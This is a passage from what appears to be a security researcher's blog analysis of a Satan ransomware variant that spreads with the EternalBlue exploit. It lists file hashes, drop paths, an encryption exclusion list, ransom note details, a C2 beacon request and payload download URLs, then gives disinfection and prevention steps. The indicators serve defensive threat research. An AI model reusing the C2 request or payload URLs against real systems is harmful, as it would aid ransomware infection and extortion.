ms.exe (770ddc649b8784989eed4cee10e8aa04) on the other hand will drop and load the EternalBlue exploit, and starts scanning for vulnerable hosts. Required files will be dropped in the C:\ProgramData folder, as seen in Figure 3. Note it uses a publicly available implementation of the exploit - it does not appear to use its own.
The infection of other machines on the network will be achieved with the following command:
This will be used for planting sts.exe on other machines in the network, and will consequently be executed.
Satan ransomware itself, which is contained in Client.exe, will be dropped to C:\Cryptor.exe.
This payload is also packed with PECompact 2. As usual, any database-related services and processes will be stopped and killed, which it does to also encrypt those files possibly in use by another process.
Figure 5 - Database-related processes
What's new in this version of Satan, is that the exclusion list has changed slightly - it will not encrypt files with the following words in its path:
windows, python2, python3, microsoft games, boot, i386, ST_V22, intel, dvd maker, recycle, libs, all users, 360rec, 360sec, 360sand, favorites, common files, internet explorer, msbuild, public, 360downloads, windows defen, windows mail, windows media pl, windows nt, windows photo viewer, windows sidebar, default user
This exclusion list is reminiscent of Iron ransomware. (or vice-versa)
Satan will, after encryption, automatically open the following ransomware note: C:\_How_to_decrypt_files.txt:
Figure 6 - Ransom note
The note is, as usual, in English, Chinese and Korean, and demands the user to pay 0.3 BTC. Satan will prepend filenames with its email address, satan_pro@mail.ru, and append extensions with .satan. For example: [satan_pro@mail.ru]Desert.jpg.satan
Satan will create a unique mutex, SATANAPP, so the ransomware won't run twice. It will also generate a unique hardware ID and sends this to the C2 server:
GET /data/token.php?status=ST&code=XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
HTTP/1.1
Connection: Keep-Alive
User-Agent: Winnet Client
Host: 198.55.107.149
As mentioned in the beginning of this blog post, Satan ransomware has been using EternalBlue since at least November 2017 last year. For example, 25005f06e9b45fad836641b19b96f4b3 is another downloader which works similar to what is posted in this blog. It would fetch the following files:
http://122.114.9.220/data/client.exe
http://122.114.9.220/data/ms.exe
http://122.114.9.220/data/winlog.exe
According to VirusTotal, the downloader file was uploaded:
2017-11-20 18:35:17 UTC ( 5 months ago )
For additional reading, read this excellent post by Tencent, who discovered a similar variant using EternalBlue earlier in April this year.
Disinfection
You may want to verify if any of the following files or folders exist:
C:\sts.exe
C:\Cryptor.exe
C:\ProgramData\ms.exe
C:\ProgramData\client.exe
C:\Windows\Temp\KSession
Prevention
Enable UAC
Enable Windows Update, and install updates (especially verify if MS17-010 is installed)
Install an antivirus, and keep it up-to-date and running
Satan is not the first ransomware to use EternalBlue (for example, WannaCry), however, it does appear the developers of Satan are continuously improving and adding features to its ransomware.
Prevention is always better than disinfection/decryption.

 Login
Login
.png)